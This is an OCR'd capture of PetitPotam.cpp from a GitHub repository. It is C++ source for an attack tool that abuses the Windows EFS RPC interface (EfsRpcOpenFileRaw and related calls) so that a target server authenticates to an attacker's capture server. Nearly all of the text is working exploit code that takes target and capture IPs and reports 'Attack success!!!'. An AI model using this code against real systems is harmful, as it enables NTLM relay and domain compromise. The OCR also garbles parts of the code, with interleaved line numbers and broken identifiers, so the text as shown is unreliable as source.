
PetitPotam/PetitPotam/PetitPotam.cpp at d83ac8f2dd34654628c17490f99106eb128e7d1e · topotam/PetitPotam · GitHub - 31/10/2024 15:20



```
27
28
       void __RPC_FAR* __RPC_USER midl_user_allocate(size_t cBytes)
29
       {
30
               return((void __RPC_FAR*) malloc(cBytes));
31
       }
32
       void __RPC_USER midl_user_free(void __RPC_FAR* p)
33
34
       {
35
               free(p);
36
       }
37
       handle_t Bind(wchar_t* target)
38
39
               RPC STATUS RpcStatus;
40
41
               wchar_t buffer[100];
               swprintf(buffer, 100, L"\\\%s", target);
42
               RPC_WSTR StringBinding;
43
               handle t BindingHandle;
44
               RpcStatus = RpcStringBindingComposeW(
45
46
                        MS_EFSR_UUID,
47
                        (RPC WSTR)L"ncacn np",
                        (RPC WSTR)buffer,
48
49
                        InterfaceAddress,
50
                        NULL,
51
                        &StringBinding);
52
53
               if (RpcStatus != RPC_S_OK) {
54
                        wprintf(L"Error in RpcStringBindingComposeW\n");
                        return(0);
55
               }
56
57
58
               RpcStatus = RpcBindingFromStringBindingW(StringBinding, &BindingHandle);
               if (RpcStatus != RPC S OK) {
59
                        wprintf(L"Error in RpcBindingFromStringBindingW\n");
60
                        return(0);
61
62
               }
63
               RpcStringFreeW(&StringBinding);
64
65
               if (RpcStatus != RPC S OK) {
66
                        wprintf(L"Error in RpcStringFreeW\n");
67
                        return(0);
68
69
               }
70
71
               RpcStatus = RpcBindingSetAuthInfoW(BindingHandle, (RPC_WSTR)target, RPC_C_AUTHN_LEVEL_PKT_F
72
```

```
73
                if (RpcStatus != RPC_S_OK) {
 74
                         wprintf(L"Error in RpcBindingSetAuthInfoW\n");
 75
                         return(0);
76
                }
 77
 78
                return(BindingHandle);
 79
        }
 80
 81
 82
        int wmain(int argc, wchar_t** argv, wchar_t** envp)
 83
        {
 84
                if (argc != 4)
 85
 86
                         wprintf(L"Usage: PetitPotam.exe <captureServerIP> <targetServerIP> <EFS-API-to-use>
 87
                         wprintf(L"\n");
                         wprintf(L"Valid EFS APIs are:\n");
 88
 89
                         wprintf(L"1: EfsRpcOpenFileRaw (fixed with CVE-2021-36942)\n");
 90
                         wprintf(L"2: EfsRpcEncryptFileSrv\n");
 91
                         wprintf(L"3: EfsRpcDecryptFileSrv\n");
 92
                         wprintf(L"4: EfsRpcQueryUsersOnFile\n");
 93
                         wprintf(L"5: EfsRpcQueryRecoveryAgents\n");
 94
                         wprintf(L"6: EfsRpcRemoveUsersFromFile\n");
 95
                         wprintf(L"7: EfsRpcAddUsersToFile\n");
 96
                }
 97
                else
98
                {
                         handle_t ht = Bind(argv[2]);
99
100
                         HRESULT hr = NULL;
                         PEXIMPORT_CONTEXT_HANDLE plop;
101
102
                         SecureZeroMemory((char*)&(plop), sizeof(plop));
103
                         wchar t buffer[100];
104
                         swprintf(buffer, 100, L"\\\%s\\test\\topotam.exe", argv[1]);
105
106
                         int errorgroup;
107
108
                         if (wcscmp(argv[3], L"1") == 0)
109
                         {
                                 errorgroup = 1;
110
                                 long flag = 0;
111
112
                                 hr = EfsRpcOpenFileRaw(ht, &plop, buffer, flag);
113
                         }
                         if (wcscmp(argv[3], L"2") == 0)
114
115
                         {
116
                                 errorgroup = 1;
                                 hr = EfsRpcEncryptFileSrv(ht, buffer);
117
                         ļ
112
```

```
___
                         if (wcscmp(argv[3], L"3") == 0)
119
                         {
120
121
                                 errorgroup = 1;
122
                                 long flag = 0;
123
124
                                 hr = EfsRpcDecryptFileSrv(ht, buffer, flag);
125
                         }
                         if (wcscmp(argv[3], L"4") == 0)
126
127
                         {
128
                                 errorgroup = 1;
129
                                 ENCRYPTION_CERTIFICATE_HASH_LIST* blub;
                                 hr = EfsRpcQueryUsersOnFile(ht, buffer, &blub);
130
131
                         }
                         if (wcscmp(argv[3], L"5") == 0)
132
133
                         {
134
                                 errorgroup = 1;
                                 ENCRYPTION_CERTIFICATE_HASH_LIST* blub;
135
136
                                 hr = EfsRpcQueryRecoveryAgents(ht, buffer, &blub);
137
                         }
                         if (wcscmp(argv[3], L"6") == 0)
138
139
                         {
140
                                 errorgroup = 1;
                                 ENCRYPTION_CERTIFICATE_HASH_LIST blub;
141
142
                                 hr = EfsRpcRemoveUsersFromFile(ht, buffer, &blub);
143
                         }
                         if (wcscmp(argv[3], L"7") == 0)
144
                         {
145
                                 errorgroup = 2;
146
                                 ENCRYPTION_CERTIFICATE_LIST blub;
147
                                 hr = EfsRpcAddUsersToFile(ht, buffer, &blub);
148
                         }
149
150
151
152
                         if (hr == ERROR_BAD_NETPATH && errorgroup == 1) {
153
                                 wprintf(L"Attack success!!!\n");
154
                                 return 0;
155
156
                         if (hr == ERROR_ACCESS_DENIED && errorgroup == 2) {
157
                                 wprintf(L"Attack success!!!\n");
158
159
                                 return 0;
160
                         }
                         else
161
162
                         {
163
                                 wprintf(L"Did not receive expected output. Attack might have failed.");
```

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```
return 1;

165 }

166

167

168 }

169 }
```